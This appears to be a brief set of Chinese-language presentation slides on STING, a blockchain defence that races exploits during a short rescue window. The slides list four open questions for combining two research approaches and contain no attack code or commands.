
短暂救援窗口:STING

两篇形成防御时间线上的互补思路，但没有共同实现和联合实验

现有局限性：联合仍缺四个环节

如果未来真正衔接两篇方法，还要回答四个问题

1 **攻击判断**

怎样区分漏洞利用与正常套利?

2 **状态匹配**

预演得到的攻击是否适用于此刻链上状态?

3 **真实竞速**

检测、合成、传播和排序总共需要多久?

4 **可信返还**

防御者拿到资产后如何证明并完成返还?

结论：
1 联合效果需要新的端到端实验，两个成功率不能相加、相乘或直接比较
2 攻击程序既能提供具体的漏洞证据，也能成为运行时反制的素材



欢迎批评指正！